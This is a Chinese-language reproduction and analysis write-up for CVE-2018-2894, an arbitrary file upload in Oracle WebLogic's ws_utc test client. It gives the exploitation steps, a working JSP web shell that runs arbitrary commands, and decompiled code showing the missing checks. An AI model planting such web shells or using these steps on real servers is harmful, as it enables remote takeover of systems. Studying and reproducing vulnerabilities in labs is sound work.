




# CVE-2018-2894 WebLogic任意文件上传
### 一、漏洞简介
### 二、漏洞影响
漏洞影响版本:10.3.6.0, 12.1.3.0, 12.2.1.2, 12.2.1.3
### 三、复现过程
下载地址:http://download.oracle.com/otn/nt/middleware/12c/12213/fmw_12.2.1.3.0_wls_quick_Disk1_1of1.zip
**漏洞复现**
服务启动后,访问 `http://localhost:7001/ws_utc/config.do`

可以将当前的工作目录为更改为其他目录。以本地环境为例,可以部署到
“`bash
C:\Oracle\Middleware\Oracle_Home\user_projects\domains\base_domain\servers\AdminServer\tmp\_WL_internal\com.oracle.webservices.wls.ws-testclient-app-wls\4mcj4y\war
“`

选择右边的安全栏目,添加JKS Keystores上传文件。假设chybeta.jsp内容如下:
“`java
<%@ page import="java.util.*,java.io.*,java.net.*"%>
<%
if (request.getParameter("cmd") != null) {
        out.println("Command: " + request.getParameter("cmd") + "\n
");
        Process p = Runtime.getRuntime().exec("cmd.exe /c " + request.getParameter("cmd"));
        OutputStream os = p.getOutputStream();
        InputStream in = p.getInputStream();
        DataInputStream dis = new DataInputStream(in);
        String disr = dis.readLine();
        while ( disr != null ) {
                out.println(disr); disr = dis.readLine(); }
        }
%>
“`
抓包获取到时间戳为1531987145013,则上传到的位置即config\keystore\1531987145013_chybeta.jsp

访问`http://localhost:7001/ws_utc/config/keystore/1531987145013_chybeta.jsp`
简要漏洞分析
在ws-testpage-impl.jar!/com/oracle/webservices/testclient/setting/TestClientWorkDirManager.class:59:
“`java
public void changeWorkDir(String path) {
String[] oldPaths = this.getRelatedPaths();
if (this.testPageProvider.getWsImplType() == ImplType.JRF) {
this.isWorkDirChangeable = false;
this.isWorkDirWritable = isDirWritable(path);
this.isWorkDirChangeable = true;
this.setTestClientWorkDir(path);
} else {
this.persistWorkDir(path);
this.init();
}
if (this.isWorkDirWritable) {
String[] newPaths = this.getRelatedPaths();
moveDirs(oldPaths, newPaths);
} else {
Logger.fine(“[INFO] Newly specified TestClient Working Dir is readonly. Won’t move the configuration stuff to new path.”);
}
}
“`
此函数用于改变工作目录,但其中并未做任何检测。
在ws-testpage-impl.jar!/com/oracle/webservices/testclient/ws/res/SettingResource.class:181中:
“`java
@Path(“/keystore”)
@POST
@Produces({“application/xml”, “application/json”})
@Consumes({“multipart/form-data”})
public Response editKeyStoreSettingByMultiPart(FormDataMultiPart formPartParams) {
if (!RequestUtil.isRequstedByAdmin(this.request)) {
return Response.status(Status.FORBIDDEN).build();
} else {
if (TestClientRT.isVerbose()) {
Logger.fine(“calling SettingResource.addKeyStoreSettingByMultiPart”);
}
String currentTimeValue = “” + (new Date()).getTime();
KeyValuesMap
….
}
}
“`
跟入ws-testpage-impl.jar!/com/oracle/webservices/testclient/core/ws/cdf/config/parameter/TestClientRT.class:31
“`
public static String getKeyStorePath() {
return getConfigDir() + File.separator + “keystore”;
}
“`
得到要写入的路径storePath。
在ws-testpage-impl.jar!/com/oracle/webservices/testclient/ws/util/RSDataHelper.class:145:
“`java
public KeyValuesMap
…
if (attachName != null && attachName.trim().length() > 0) {
if (attachName != null && attachName.trim().length() != 0) {
attachName = this.refactorAttachName(attachName);
if (fileNamePrefix == null) {
fileNamePrefix = key;
}
String filename = (new File(storePath, fileNamePrefix + “_” + attachName)).getAbsolutePath();
kvMap.addValue(key, filename);
if (isExtactAttachment) {
this.saveAttachedFile(filename, (InputStream)bodyPart.getValueAs(InputStream.class));
}
}
}
…
}
“`
把上传文件的内容传到了storePath目录里,文件名满足fileNamePrefix + “_” + attachName。这过程没有任何过滤和检查:)…
利用条件:
需要知道部署应用的web目录
ws_utc/config.do在开发模式下无需认证,在生产模式下需要认证。具体可见Oracle® Fusion Middleware Administering Web Services











请登录后查看评论内容